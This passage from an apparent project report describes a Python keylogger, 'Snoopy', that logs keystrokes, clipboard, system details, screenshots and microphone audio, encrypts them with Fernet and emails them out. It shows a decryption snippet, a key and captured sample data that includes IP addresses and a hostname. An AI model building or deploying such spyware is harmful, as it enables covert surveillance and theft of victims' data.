
    fernet = Fernet(key)
    decrypted = fernet.decrypt(data)

    with open("decryption.txt", 'ab') as f:
        f.write(decrypted)

    count += 1
```

## Outputs

After executing Generate.py, a new file called 'encryption\_key.txt' is created containing the new key which is pasted in DecryptFile.py and Keylogger.py files.




The screenshot shows the Visual Studio Code interface. The Explorer panel on the left displays the project structure, including a folder named 'KEYLOGGER' with subfolders 'Cryptography' and 'Project'. The 'Project' folder contains files like 'clipboard.txt', 'key\_log.txt', 'keylogger.py', 'sysinfo.txt', and 'encryption\_key.txt'. The main editor window shows the content of 'encryption\_key.txt', which is a single line of text: 'ND1jSHguxip-FKiBvMt5LElnEcZUWJfry-18UQ141M='. The bottom panel shows the terminal with the command 'python -u "c:\Users\nilad\OneDrive\Desktop\keylogger\Cryptography\GenerateKey.py"' executed, resulting in the same key being printed to the console.

### Contents of 'encryption\_key.txt'


After executing 'Keylogger.py' it starts recording all inputs. New files such as 'clipboard.txt', 'key\_log.txt', 'systeminfo.txt', 'screenshot.png', 'audio.wav' and the encrypted files of the txt

files such as 'e\_clipboard.txt', 'e\_key\_log.txt' and 'e\_systeminfo.txt' are created.




## Output after execution of 'Keylogger.py'

The contents of the 'e\_clipboard.txt', 'e\_key\_log.txt' and 'e\_systeminfo.txt' are encrypted using the FERNET algorithm.




## Encrypted txt files

The next screenshot shows the current screenshot that gets captured and stored by Snoopy.




## Captured Screenshot

The following screenshot shows the audio file ‘audio.wav’ that gets captured and stored by Snoopy.



## Captured audio file from microphone

All the captured text files and the screenshots are sent to the given mail so that they can be accessed remotely.



### All captured information received in mail

After executing 'DecryptFile.py' on the encrypted files, a new text file called 'decryption.txt' is created which contains all of the contents of the files after they are decrypted.



The screenshot shows the Visual Studio Code interface. The Explorer panel on the left displays a project named 'KEYLOGGER' with a folder 'Cryptography' containing files like 'audio.wav', 'DecryptFile.py', 'decryption.txt', 'e\_clipboard.txt', 'e\_key\_log.txt', 'e\_systeminfo.txt', 'GenerateKey.py', 'Project', 'clipboard.txt', 'key\_log.txt', 'keylogger.py', 'screenshot.png', 'sysinfo.txt', and 'encryption\_key.txt'. The main editor shows the content of 'decryption.txt', which is a Python script for a keylogger. The script prints system information and then records keyboard data using PyAudio. The Terminal panel at the bottom shows the command prompt running the script: `PS C:\Users\nilad\OneDrive\Desktop\keylogger> cd cryptography`, `PS C:\Users\nilad\OneDrive\Desktop\keylogger\cryptography> python -u "c:\Users\nilad\OneDrive\Desktop\keylogger\Cryptography\DecryptFile.py"`, and `PS C:\Users\nilad\OneDrive\Desktop\keylogger\cryptography>` .

```
1 Public IP Address: 152.58.204.33Processor: Intel64 Family 6 Model 158 Stepping 10, GenuineIntel
2 System: Windows 10.0.19035
3 Machine: AMD64
4 Hostname: NILADRI-DELL
5 Private IP Address: 192.168.13.123
6 Clipboard Data:
7 - import
8 pyaudio
9 aimport
10 wave
11 pyaudio . PyAudio()
12 audio =
13 audio . open (format=pyaudio . paInt16 ,
14 stream =
15 frames
16 -try:
17 while True:
18 stream . read (1024)
19 data =
20 frames . append (data)
21 except KeyboardInterrupt:
22 pass
23 stream .
24 stream . close()
25 audio . terminate()
26 channels-I,
27 input-True, Clipboard Data:
```

```
PS C:\Users\nilad\OneDrive\Desktop\keylogger> cd cryptography
PS C:\Users\nilad\OneDrive\Desktop\keylogger\cryptography> python -u "c:\Users\nilad\OneDrive\Desktop\keylogger\Cryptography\DecryptFile.py"
PS C:\Users\nilad\OneDrive\Desktop\keylogger\cryptography> 
```

## Contents of ‘decryption.txt’

## References

- [1] Lakhno, V., Kasatkin, D., Kozlovskiy, V., Petrovska, S., Boiko, Y., Kravchuk, P., & Lishchynovska, N. (2019). A model and algorithm for detecting spyware in medical information systems. *International Journal of Mechanical Engineering and Technology*, (1), 287-295.
- [2] Singh, A., & Choudhary, P. (2021, August). Keylogger detection and prevention. In *Journal of Physics: Conference Series* (Vol. 2007, No. 1, p. 012005). IOP Publishing.
- [3] Parekh, D. H., Adhvaryu, N., & Dahiy, V. (2020). Keystroke Logging: Integrating Natural Language Processing Technique to Analyze Log Data. *International Journal of Innovative Technology and Exploring Engineering (IJITEE)*, 9(3), 2028-2033.
- [4] Zhang, R., Chen, X., Wen, S., Zheng, X., & Ding, Y. (2019). Using AI to attack VA: a stealthy spyware against voice assistances in smart phones. *IEEE Access*, 7, 153542-153554.
- [5] Abualola, H., Alhawai, H., Kadadha, M., Otrouk, H., & Mourad, A. (2016). An Android-based Trojan Spyware to study the notificationlistener service vulnerability. *Procedia Computer Science*, 83, 465-471.
- [6] Javaheri, D., Hosseinzadeh, M., & Rahmani, A. M. (2018). Detection and elimination of spyware and ransomware by intercepting kernel-level system routines. *IEEE Access*, 6, 78321-78332.
- [7] Wajahat, A., Imran, A., Latif, J., Nazir, A., & Bilal, A. (2019, January). A Novel Approach of Unprivileged Keylogger Detection. In *2019 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)* (pp. 1-6). IEEE.
- [8] Kuncoro, A. P., & Kusuma, B. A. (2018, November). Keylogger is a hacking technique that allows threatening information on mobile banking user. In *2018 3rd International Conference on Information Technology, Information System and Electrical Engineering (ICITISEE)* (pp. 141-145). IEEE.
- [9] Srivastava, M., Kumari, A., Dwivedi, K. K., Jain, S., & Saxena, V. (2021, October). Analysis and Implementation of Novel Keylogger Technique. In *2021 5th International Conference on Information Systems and Computer Networks (ISCON)* (pp. 1-6). IEEE.
- [10] Salih, H. M., & Mohammed, M. S. (2020, April). Spyware injection in android using fake application. In *2020 International Conference on Computer Science and Software Engineering (CSASE)* (pp. 100-105). IEEE.
- [11] Mahesh, V., & KA, S. D. (2020, July). Detection and Prediction of Spyware for user Applications by interdisciplinary approach. In *2020 International Conference on Computational Intelligence for Smart Power System and Sustainable Energy (CISPSSE)* (pp. 1-6). IEEE.

- [12] Pierazzi, F., Mezzour, G., Han, Q., Colajanni, M., & Subrahmanian, V. S. (2020). A data-driven characterization of modern Android spyware. *ACM Transactions on Management Information Systems (TMIS)*, 11(1), 1-38.
- [13] Bhardwaj, A., & Goundar, S. (2020). Keyloggers: silent cyber security weapons. *Network Security*, 2020(2), 14-19.
- [14] Wood, C., & Raj, R. (2010, July). Keyloggers in Cybersecurity Education. In *Security and Management* (pp. 293-299).
- [15] Rahim, R., Nurdiyanto, H., Abdullah, D., Hartama, D., & Napitupulu, D. (2018). Keylogger application to monitoring users activity with exact string matching algorithm. In *Journal of Physics: Conference Series* (Vol. 954, No. 1, p. 012008). IOP Publishing.